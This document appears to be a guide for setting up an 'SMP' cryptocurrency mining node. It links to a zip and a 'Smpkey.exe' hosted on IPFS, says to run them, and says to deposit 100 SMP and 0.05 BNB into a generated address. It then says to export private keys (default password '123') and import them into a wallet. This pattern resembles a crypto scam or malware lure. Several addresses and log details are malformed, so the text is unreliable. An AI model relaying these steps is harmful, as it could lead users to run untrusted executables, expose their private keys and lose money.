



download link


<https://ipfs.io/ipfs/QmQgobxe8pYV7Fi8u9h5JFnhyod51sXMZmQ58byaSaQ3F6?filename=smp.zip>



Run this file after the decompression



Normal running state



This address is your node address

```

      .000000~ -000000 .-000000 ..000000000
      -0000000000 -0000000 -000000 ..0000000000
      .0000000 -0000000 *0000000 .000 -000
      .000000 -0000000 -0000000 .000 -000
      .00000000 -00000000 000 -0000 .000 -000000
      -000000 -0000 .000 -000 -000000000
      .00000 -0000 -0000000 -0000 .000
      .0 .0000 -0000 .000000 -0000 .000
      .0000000000 -0000 *-000 -0000 .000

time="2023-07-22T18:07:46+08:00" level=info msg="smp node version: 1.0.0- official version"
time="2023-07-22T18:07:46+08:00" level=warning msg="clef is not enabled; portability and security of your keys is sub optimal"
time="2023-07-22T18:07:46+08:00" level=info msg="new SMP network address created: d5a833b883646c3e47558261e97cab3803f76b506352f8840f595ac34e1bd71f"
time="2023-07-22T18:07:46+08:00" level=info msg="SMP public key 02f18f825b660097e233189beb1391fbbd566246dd816ea39da7d5fd2157b19707"
time="2023-07-22T18:07:46+08:00" level=debug msg="new libp2p key created"
time="2023-07-22T18:07:46+08:00" level=debug msg="new pss key created"
time="2023-07-22T18:07:46+08:00" level=info msg="pss public key 0358324ee74438d0f3b5492bd5f0b074f98657d9f24a113ed642226c57dd9efb21"
time="2023-07-22T18:07:46+08:00" level=info msg="using ethereum address 17b440e7dd5e7c731ca8ace2d7a5f30ec861198c"
time="2023-07-22T18:07:46+08:00" level=info msg="debug api address: [::]:1005"
time="2023-07-22T18:07:48+08:00" level=info msg="using default factory address for chain id 56: e150614dd7c0c174aaae1a32ba4cf16c992b3411"
time="2023-07-22T18:07:49+08:00" level=info msg="no chequebook found, deploying new one."
time="2023-07-22T18:07:50+08:00" level=warning msg="Creating a new node requires 100 SMP and 0.05 BNB on 17b440e7dd5e7c731ca8ace2d7a5f30ec861198c"
time="2023-07-22T18:07:50+08:00" level=warning msg="Creating a new node requires 100 SMP and 0.05 BNB on 17b440e7dd5e7c731ca8ace2d7a5f30ec861198c"

```

Copy down (17b440e7dd5e7c731ca8ace2d7a5f30ec861198c) to recharge 100 SMP and 0.05 BNB inside. The SMP ZK node of the main network is automatically generated.

The nodes are generated normally below

```

time="2023-07-22T18:17:41+08:00" level=trace msg="waiting for transaction c84c591bc015ac98a92865cc85226cfc24c577901737b886c100bec5128bdf76 to be mined: not found"
time="2023-07-22T18:17:42+08:00" level=info msg="successfully deposited to chequebook"
time="2023-07-22T18:17:42+08:00" level=debug msg="initializing NAT manager"
time="2023-07-22T18:17:55+08:00" level=debug msg="NAT manager initialized"
time="2023-07-22T18:17:55+08:00" level=debug msg="multiaddress fail http://github.com/smpcoin/: failed to parse multiaddr \"http://github.com/smpcoin\": must begin with /"
time="2023-07-22T18:17:55+08:00" level=warning msg="invalid bootnode address http://github.com/smpcoin/"
time="2023-07-22T18:17:55+08:00" level=debug msg="p2p address: /ip6/240e:39a:604:cbe0:f117:5f42:e454:dbfe/tcp/1004/p2p/16Uiu2HAmJEaJNTTAxsZ17uQr8ELh5AAZZnz4Bsn5c8hZkHfK5iXj"
time="2023-07-22T18:17:55+08:00" level=debug msg="p2p address: /ip6:::1/tcp/1004/p2p/16Uiu2HAmJEaJNTTAxsZ17uQr8ELh5AAZZnz4Bsn5c8hZkHfK5iXj"
time="2023-07-22T18:17:55+08:00" level=debug msg="p2p address: /ip4/192.168.1.20/tcp/1004/p2p/16Uiu2HAmJEaJNTTAxsZ17uQr8ELh5AAZZnz4Bsn5c8hZkHfK5iXj"
time="2023-07-22T18:17:55+08:00" level=debug msg="p2p address: /ip4/127.0.0.1/tcp/1004/p2p/16Uiu2HAmJEaJNTTAxsZ17uQr8ELh5AAZZnz4Bsn5c8hZkHfK5iXj"
time="2023-07-22T18:17:55+08:00" level=info msg="database capacity: 5000000 chunks (approximately 19.5GB)"
time="2023-07-22T18:17:55+08:00" level=info msg="name resolver: no name resolution service provided"
time="2023-07-22T18:17:55+08:00" level=info msg="api address: [::]:1003"
time="2023-07-22T18:17:55+08:00" level=trace msg="kademlia balanced connector took 0s to finish"
time="2023-07-22T18:17:55+08:00" level=trace msg="Kademlia iterator is running"
time="2023-07-22T18:17:55+08:00" level=debug msg="Node Runing, Your HASH value is 17KH/S"

```

Query mining output

According to the GitHub data <https://github.com/smpcoin/resources/>

**resources**

Mining APP <https://ipfs.io/ipfs/QmQgobxe8pYV7Fi8u9h5JFnhyod51sXMZmQ58byaSaQ3F6?filename=smp.zip>

**API**

**Display balance**

GET <http://localhost:1005/chequebook/balance>

responses:{"totalBalance":10120000000000000000,"miningBalance":1000000000000000000}

Calculate reward: reward = totalBalance - miningBalance

**withdraw**

POST <http://localhost:1005/chequebook/withdraw>

parameters: amount = 1


responses: "transactionHash": "0x5b101b8624b302f5aa8f0b14a230245e970e80afd336d2a025c991de62790be5"

View the yield

<http://127.0.0.1:1005/chequebook/balance>

True yield = totalBalance-miningBalance

Only the true yields greater than 1 can be extracted.



Withdraw income

POST <http://localhost:1005/chequebook/withdraw>

parameters: amount = 1

Export the node account for the BSC network

<https://ipfs.io/ipfs/QmUds6RkMj9rdqqVSP3652pPa1VSB8GKgN>

[npiyB1Jf163o?filename=Smpkey.exe](#)

## Download Export Tools

## Use the code export to find the node location

```
S mpkey .exe C:/100/keys 123
```

Note that the 123 is the default password

```
C:\100\keys\libp2p.key : {"addr": "f7b4dc092b2491d0767b4ccce1f1be2e3514862", "id": "6abe8f18-1a6b-47e8-9612-f009d581bb93", "version": 3}
C:\100\keys\pss.key : {"addr": "de85d044825e151725e683fcfd38b9819583", "id": "ce649fc9-5dcl-476b-b98f-dabf92d913c4", "version": 3}
C:\100\keys\smg.key : {"address": "b92f60-5152-77-0-0", "id": "248eb033-c788-460f-92c3-8b34eb5f35f0", "version": 3}
```

## Password import into the wallet to transfer the revenue